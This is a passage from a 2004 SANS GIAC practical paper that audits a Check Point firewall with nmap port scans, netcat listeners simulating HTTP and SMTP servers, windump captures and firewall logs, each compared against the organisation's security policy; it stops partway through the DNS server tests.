  n – do not perform IP address resolution

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Below is the output of the scan:

Table 5.5

```
C:\Program Files\nmap3.50>nmap -v -sS -sR -P0 --max_rtt_timeout 10 -p1-65535 -n
192.168.30.254
WARNING: You specified a round-trip time timeout (10 ms) that is EXTRAORDINARILY
 SMALL.  Accuracy may suffer.

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-03-04 23:00 MST
Host 192.168.30.254 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.30.254 at 23:00
Adding open port 18231/tcp
Adding open port 264/tcp
Adding open port 18264/tcp
The SYN Stealth Scan took 177 seconds to scan 65535 ports.
Initiating RPCGrind Scan against 192.168.30.254 at 23:03
The RPCGrind Scan took 0 seconds to scan 3 ports.
Interesting ports on 192.168.30.254:
(The 65531 ports scanned but not shown below are in state: filtered)
PORT      STATE  SERVICE VERSION
264/tcp   open   bgmp
500/tcp   closed isakmp
18231/tcp open   unknown
18264/tcp open   unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 177.024 seconds
```

As we can see from the output of this scan, 4 TCP ports were discovered by nmap:

- Port 264 –SecuRemote topology downloads
- Port 500 (isakmp) – being used by Checkpoint VPN-1 implementation
- Port 18231 – used for download of Desktop Security
- Port 18264 – being used by FW1_ica_services for Certificate Revocation Lists and registering users when using the Policy Server.

Table 5.6


Date	Time	Origin	Service	Source	Destination	Rule	Src. ...	Information
5Mar2004	1:00:27	giac-toronto	FW1_pslogon_NG	internal-nmap-scan	giac-toronto	0	39687	message_info: Implied rule
5Mar2004	1:00:52	giac-toronto	FW1_topo	internal-nmap-scan	giac-toronto	0	39687	message_info: Implied rule
5Mar2004	1:01:05	giac-toronto	FW1_ica_services	internal-nmap-scan	giac-toronto	0	39687	message_info: Implied rule
5Mar2004	1:01:29	giac-toronto	IKE_tcp	internal-nmap-scan	giac-toronto	0	39687	message_info: Implied rule

Again, these ports are needed by Checkpoint firewall and are implemented via global security policy implied rules. No other TCP ports were discovered during this scan, which is in compliance with GIAC firewall security policy.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.2.1.8 UDP Scan of the firewall from internal address

- Scan diagram



- Nmap command used to perform scan:

  nmap –v –sU –sR –O –P0 –max_rtt_timeout 10 –p1-65535 –n
  192.168.30.254
  where:
  v – verbose option
  sU – UDP type of scan
  sR – RPC (Remote Procedure Call) scan
  O – try to determine the operating system of the scanned IP
  P0 – do not ping the scanned IP
  p1-65535 – scan all ports
  n – do not perform IP address resolution

Below is the output of the scan:

Table 5.7

```
C:\Program Files\nmap3.50>nmap -v -sU -sR -P0 --max_rtt_timeout 10 -p1-65535 -n
192.168.30.254
WARNING: You specified a round-trip time timeout (10 ms) that is EXTRAORDINARILY
 SMALL.  Accuracy may suffer.

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-03-04 23:49 MST
Host 192.168.30.254 appears to be up ... good.
Initiating UDP Scan against 192.168.30.254 at 23:49
The UDP Scan took 31 seconds to scan 65535 ports.
Adding open port 500/udp
Adding open port 2746/udp
Initiating RPCGrind Scan against 192.168.30.254 at 23:49
The RPCGrind Scan took 0 seconds to scan 2 ports.
Interesting ports on 192.168.30.254:
(The 65533 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE VERSION
500/udp  open  isakmp
2746/udp open  unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 36.042 seconds
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


As we can see from the output of this scan, 2 UDP ports were discovered by nmap:

- Port 500 – being used by Check Point VPN-1 isakmp
- Port 2746 – being used by Check Point VPN-1 SecuRemote IPSEC Transport Encapsulation Protocol

Again, both of these ports are needed for GIAC VPN implementation. Nmap udp scan proved to be in compliance with GIAC security policy.

3.2.1.9 Ping test against the firewall from internal address

- Scan diagram



Ping command used:

Table 5.8

```
C:\Program Files\nmap3.50>ping 192.168.30.254

Pinging 192.168.30.254 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.30.254:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
```

This test proved that ICMP ping command to GIAC firewall is not allowed and this type of traffic is being dropped. Again, this proved to be in accordance with the security policy.


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.2.2 Test the firewall security policy rulebase from public side

These tests are performed to ensure that the implemented firewall security policy is allowing appropriate traffic through, dropping and denying the rest of the traffic. Two test computers will be used here. One on the public side assuming GIAC border router internal IP address, the other on the DMZ side of the firewall, assuming different GIAC DMZ server IP address for each test performed. Nmap, windump and netcat were loaded on both computers.

3.2.2.1 GIAC HTTP/HTTPS server scan

- Scan diagram




- Nmap command used to perform scan:

  nmap –v –sS –sR –O –P0 –max_rtt_timeout 10 –p1-65535 –n
  192.168.90.3
  where:
  v – verbose option
  sS – SYN Stealth type of scan
  sR – RPC (Remote Procedure Call) scan
  O – try to determine the operating system of the scanned IP
  P0 – do not ping the scanned IP
  p1-65535 – scan all ports
  n – do not perform IP address resolution

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Below is the output of the scan:

Table 5.9



As we can see from the output of this scan, only two TCP ports showed up as open:

- Port 80 – http
- Port 443 – https


This result agrees with GIAC web server access policy

In addition to nmap scan, netcat command was executed on DMZ computer to simulate the actual connection happening on port 80.

- Netcat command used to simulate port 80:
  nc –l –v –p 80 < http.txt (text file to load, when connection is made)
  l – listen mode
  v – verbose mode
  p – port to listen on

Below, we can see the netcat command running on DMZ computer, simulating http server:


Table 6.0



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

and the output of telnet command executed on public computer, trying to access http server:


Table 6.1



which was successful as we can observe in the above output.

Another utility, windump was also executed on DMZ computer to show the http traffic reaching its network interface:

Table 6.2



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Windump command used to capture traffic on DMZ computer
  windump -v –q –n –i2
  where:
  v – verbose
  q - quick output
  n – don't convert addresses to names
  i – interface to listen on (obtained from windump –D command)

Topping all the above tests is the output of Checkpoint SmartView Tracker showing us the firewall logs for http type traffic:


Table 6.3

Date	Time			Origin				Service	Source	Destination	Rule	So
7Mar2004	17:52:08			giac-toronto			TCP	http	Cisco-Router-Internal	192.168.90.3	7	37539
7Mar2004	17:52:08			giac-toronto			TCP	http	Cisco-Router-Internal	192.168.90.3	7	37540
7Mar2004	17:52:08			giac-toronto			TCP	http	Cisco-Router-Internal	192.168.90.3	7	37541
7Mar2004	17:53:35			giac-toronto			TCP	http	Cisco-Router-Internal	192.168.90.3	7	37538
7Mar2004	17:53:35			giac-toronto			TCP	http	Cisco-Router-Internal	192.168.90.3	7	37537
7Mar2004	17:53:35			giac-toronto			TCP	http	Cisco-Router-Internal	192.168.90.3	7	37536

All these scans and logs confirm that public access to GIAC http server is properly implemented on the firewall.

3.2.2.2 GIAC SMTP server scans


- Scan diagram



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Below is the output of the scan:

Table 6.4



- Nmap command used to perform scan:

  nmap –v –sS –sR –O –P0 –max_rtt_timeout 10 –p1-65535 –n 192.168.90.6
  v – verbose option
  sS – SYN Stealth type of scan
  sR – RPC (Remote Procedure Call) scan
  O – try to determine the operating system of the scanned IP
  P0 – do not ping the scanned IP
  p1-65535 – scan all ports
  n – do not perform IP address resolution


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

At the same time, netcat command was executed on DMZ computer to simulate the actual connection happening on port 25.

- Netcat command used to simulate port 25:
  nc –v –l –t –p 25 < smtp.txt
  where :
  l – listen mode
  v – verbose mode
  p – port to listen on
  smtp.txt – simple text file that was created to pop up on public machine when actual connection on port 25 had been made through the firewall.


Below, we can see the netcat command running on DMZ computer, simulating smtp server:

Table 6.5



and the output of telnet command executed on public computer, trying to access smtp server:

Table 6.6




which was successful as we can observe above.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Another utility, windump was also executed on DMZ computer to show the smtp traffic reaching its network interface:

- Windump command used to capture traffic on DMZ computer
  windump -v –q –n –i2
  where:
  v – verbose
  q - quick output
  n – don't convert addresses to names
  i – interface to listen on (obtained from windump –D command)

Table 6.7



As we can see above, windump running simulation smtp server registered smtp traffic on its network interface, as well as GIAC firewall SmartView Tracker logs below:

Table 6.8


Date	Time	Origin	Service	Source	Destination	Rule	Source Por
7Mar2004	17:54:39	giac-toronto	smtp	Cisco-Router-Internal	192.168.90.6	11	49189
7Mar2004	17:54:39	giac-toronto	smtp	Cisco-Router-Internal	192.168.90.6	11	49190
7Mar2004	17:54:39	giac-toronto	smtp	Cisco-Router-Internal	192.168.90.6	11	49191

By examining all these outputs, testers were able to confirm that smtp traffic adhered to GIAC firewall policy.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.2.2.3 GIAC DNS server scans

- Scan diagram




- Nmap commands used to perform scan:

